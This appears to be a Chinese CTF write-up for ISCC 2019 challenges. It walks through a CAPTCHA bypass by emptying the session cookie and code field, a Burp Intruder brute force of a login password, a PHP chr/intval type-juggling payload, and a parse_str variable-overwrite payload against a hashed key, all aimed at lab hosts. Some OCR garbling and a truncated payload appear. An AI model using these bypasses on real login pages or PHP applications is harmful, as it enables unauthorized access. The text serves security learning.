
然后用PEID 看看




所以.Net 反编译一下看看 [反编译工具](#)



这里点开发现两个特殊的函数方法



从这里我们就发现了用户名和密码，再次登录得到了flag



[https://blog.csdn.net/weixin\\_42721957](https://blog.csdn.net/weixin_42721957)


Web

1.



[https://blog.csdn.net/weixin\\_42721957](https://blog.csdn.net/weixin_42721957)

打开链接发现是一个登录界面。马上想到暴力破解。可是这里还有验证码，所以就很尴尬了



[https://blog.csdn.net/weixin\\_42721957](https://blog.csdn.net/weixin_42721957)

这里我找到了一个类似的比赛题目：<https://blog.csdn.net/dongyanwen6036/article/details/77921407>

里面提到发现&vcode= 和PHPSESSID= 后面的数据删了就绕过了验证码（验证码存在SESSION中，后台校验验证码时未判断是否存在SESSION）

所以我想这里应该是类似的情况，所以祭出我的burpsuite吧

Request to http://39.100.83.188:8002

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
POST /login.php HTTP/1.1
Host: 39.100.83.188:8002
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://39.100.83.188:8002/
Cookie: PHPSESSID=tumvhvahl6v2884mmij3s93135
DNT: 1
X-Forwarded-For: 127.0.0.1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 50
```

username=admin&pwd=232&user\_code=9fj4&Login=submit

[https://blog.csdn.net/weixin\\_42721957](https://blog.csdn.net/weixin_42721957)

删除这里的两个数据，查看返回页面，居然确实是密码错误而不是验证码错误。事实证明暴力破解可行了

```
POST /login.php HTTP/1.1
Host: 39.100.83.188:8002
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://39.100.83.188:8002/
Cookie: PHPSESSID=
DNT: 1
X-Forwarded-For: 127.0.0.1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 46
```

username=admin&pwd=222&user\_code=&Login=submit

```
HTTP/1.1 200 OK
Date: Thu, 02 May 2019 01:53:32 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.24
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 12
Connection: close
Content-Type: text/html
```

漢嘜燦爛樂絕

[https://blog.csdn.net/weixin\\_42721957](https://blog.csdn.net/weixin_42721957)

最坑爹最想不到的是数字密码居然是。。。996

Intruder attack 1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
883	992	200	<input type="checkbox"/>	<input type="checkbox"/>	337	
884	993	200	<input type="checkbox"/>	<input type="checkbox"/>	337	
885	994	200	<input type="checkbox"/>	<input type="checkbox"/>	337	
886	995	200	<input type="checkbox"/>	<input type="checkbox"/>	337	
888	997	200	<input type="checkbox"/>	<input type="checkbox"/>	337	
889	998	200	<input type="checkbox"/>	<input type="checkbox"/>	337	
890	999	200	<input type="checkbox"/>	<input type="checkbox"/>	337	
891	990	200	<input type="checkbox"/>	<input type="checkbox"/>	337	
892	901	200	<input type="checkbox"/>	<input type="checkbox"/>	337	
893	902	200	<input type="checkbox"/>	<input type="checkbox"/>	337	
894	903	200	<input type="checkbox"/>	<input type="checkbox"/>	337	
887	996	200	<input type="checkbox"/>	<input type="checkbox"/>	346	

Request Response

Raw Headers Hex

```

HTTP/1.1 200 OK
Date: Thu, 02 May 2019 09:12:13 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.24
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 21
Connection: close
Content-Type: text/html

flag is flag{996_ICU}

```

894 of 1001

0 matches

[https://blog.csdn.net/weixin\\_42721957](https://blog.csdn.net/weixin_42721957)

果然程序员跟web狗最终都是要进ICU的啊!!!

2.

## web1

200


585 solves

题目地址: <http://39.100.83.188:8001>

Flag

https://blog.csdn.net/weixin\_42721957

打开链接发现有php代码显示如下:



```
<?php
error_reporting(0);
require 'flag.php';
$value = $_GET['value'];
$password = $_GET['password'];
$username = '';

for ($i = 0; $i < count($value); ++$i) {
    if ($value[$i] > 32 && $value[$i] < 127) unset($value);
    else $username .= chr($value[$i]);
    if ($username == 'w3lc0me_To_ISCC2019' && intval($password) < 2333 && intval($password + 1) > 2333) {
        echo 'Hello '.$username.'!', '<br>', PHP_EOL;
        echo $flag, '<hr>';
    }
}

highlight_file(__FILE__);
```

[https://blog.csdn.net/weixin\\_42721957](https://blog.csdn.net/weixin_42721957)

源代码:

```
<?php
error_reporting(0);
require 'flag.php';
$value = $_GET['value'];
$password = $_GET['password'];
$username = '';

for ($i = 0; $i < count($value); ++$i) {
    if ($value[$i] > 32 && $value[$i] < 127) unset($value);
    else $username .= chr($value[$i]);
    if ($username == 'w3lc0me_To_ISCC2019' && intval($password) < 2333 && intval($password + 1) > 2333) {
        echo 'Hello '.$username.'!', '<br>', PHP_EOL;
        echo $flag, '<hr>';
    }
}

highlight_file(__FILE__);
```


大概意思就是包含了flag.php文件，然后有三个参数，其中value参数的值不能在32到127中间，也就是不能直接用ascii码代替。然后password参数用了intval()方法后要满足两个条件就得到flag。

这里有两个技巧:

- (1) chr函数在转换时会自动取模256,所以我们只需要在原本ascii码基础上+256即可
- (2) intval()在处理16进制时存在问题,但强制转换时时正常的

所以这个题的payload是:

http://39.100.83.188:8001/index.php? value[]=375&value[]=307&value[]=364&value[]=355&value[]=304&value[]





Hello w3lc0me\_To\_IJCC2019!  
flag(8311873e241ccad54463eaa5d4efc1e9)

```
<?php
error_reporting(0);
require 'flag.php';
$value = $_GET['value'];
$password = $_GET['password'];
$username = '';

for ($i = 0; $i < count($value); ++$i) {
    if ($value[$i] > 32 && $value[$i] < 127) unset($value);
    else $username .= chr($value[$i]);
    if ($username == 'w3lc0me_To_IJCC2019' && intval($password) < 2333 && intval($password + 1) > 2333) {
        echo "Hello ".$username."!\n", PHP_EOL;
        echo $flag, "\n";
    }
}

highlight_file(__FILE__);
```

[https://blog.csdn.net/weixin\\_42721957](https://blog.csdn.net/weixin_42721957)

3.

web4  
150  
1319 solves

题目地址: <http://39.100.83.188:8066>

提交

[https://blog.csdn.net/weixin\\_42721957](https://blog.csdn.net/weixin_42721957)

打开链接发现php源码如下:

```
<?php
error_reporting(0);
include("flag.php");
$hashed_key = 'ddbafb4eb89e218701472d3f6c087fdf7119dfdd560f9d1fcbe7482b0feea05a';
$parsed = parse_url($_SERVER['REQUEST_URI']);
if(isset($parsed["query"])){
    $query = $parsed["query"];
    $parsed_query = parse_str($query);
    if($parsed_query!=NULL){
        $action = $parsed_query['action'];
    }

    if($action=="auth"){
        $key = $_GET["key"];
        $hashed_input = hash('sha256', $key);
        if($hashed_input!=$hashed_key){
            die("<img src='cxk.jpg'>");
        }

        echo $flag;
    }
}else{
    show_source(__FILE__);
}??>
```

[https://blog.csdn.net/weixin\\_42721957](https://blog.csdn.net/weixin_42721957)

源代码:

```
<?php
error_reporting(0);
include("flag.php");
$hashed_key = 'ddbafb4eb89e218701472d3f6c087fdf7119dfdd560f9d1fcbe7482b0feea05a';
$parsed = parse_url($_SERVER['REQUEST_URI']);
if(isset($parsed["query"])){
    $query = $parsed["query"];
    $parsed_query = parse_str($query);
    if($parsed_query!=NULL){
        $action = $parsed_query['action'];
    }

    if($action=="auth"){
        $key = $_GET["key"];
        $hashed_input = hash('sha256', $key);
        if($hashed_input!=$hashed_key){
            die("<img src='cxk.jpg'>");
        }

        echo $flag;
    }
}else{
    show_source(__FILE__);
}??>
```

这里简单审计一下，大概意思就是当发现传入的参数中 action 为 auth，并且 key 和 hashed\_key 的值相等时，就给出 flag。

这里可以用到一个非常危险的函数 `parse_str`，具体情况请看 <https://www.php.net/manual/zh/function.parse-str.php>

如果传入的是 `query_string`（形如 `first=value&arr[]=foo+bar&arr[]=baz`），那么就会将其解析为变量（设置变量 `first=value, arr[0]=foo bar, arr[1]=baz`）

所以利用这一漏洞，我们就可以实现变量覆盖了，直接将 `hashed_key` 覆盖为我们想要的值即可。这里我选择覆盖 `sha256("swzaq") = 07e599430c991fd44f41e7658b8816143ba7ce316c3a503291bacc82f1b569ee`

明文:

`swzaq`

散列/哈希算法:

SHA1	SHA224	SHA256	SHA384	SHA512	MD5	
HmacSHA1	HmacSHA224	HmacSHA256	HmacSHA384	HmacSHA512	HmacMD5	PBKDF2

哈希值:

`07e599430c991fd44f41e7658b8816143ba7ce316c3a503291bacc82f1b569ee`

payload 如下:

```
/?action=auth&key=swzaq&hashed_key=07e599430c991fd44f41e7658b8816143ba7ce316c3a503291bacc82f1b569ee
```



flag{7he\_rea1\_f1@g\_15\_4ere}